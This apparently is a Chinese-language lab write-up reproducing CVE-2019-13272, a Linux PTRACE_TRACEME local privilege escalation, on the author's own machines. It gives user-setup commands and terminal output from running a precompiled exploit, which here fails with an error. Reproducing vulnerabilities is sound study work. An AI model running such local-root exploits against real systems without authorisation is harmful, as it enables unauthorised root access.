
CVE-2019-13272：linux本地内核提权漏洞复现

首先拿我自己的学生机来试试（腾讯云学生机）

创建新用户


`sudo useradd test`

`sudo passwd test`




切换用户


```
su test
```



权限太低以至于下载不了文件，也无法编译。这里我直接拷贝一个编译好的文件进去。



昨天上课复现的时候是可以实现提权至的。现在重新试了一次好像就不行了，出了点错误


lyq@lyq-virtual-machine:~/Documents/CVE$ su test-2
Password:
test-2@lyq-virtual-machine:/home/lyq/Documents/CVE$ ./exp
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching policies for useful helpers ...
[.] Ignoring helper (blacklisted): /usr/lib/update-notifier/package-system-
d
[.] Ignoring helper (blacklisted): /usr/lib/xserver-xorg-video-intel-hwe-16
f86-video-intel-backlight-helper
[.] Trying helper: /usr/lib/unity-settings-daemon/usd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
Error changing to home directory /home/test-2: No such file or directory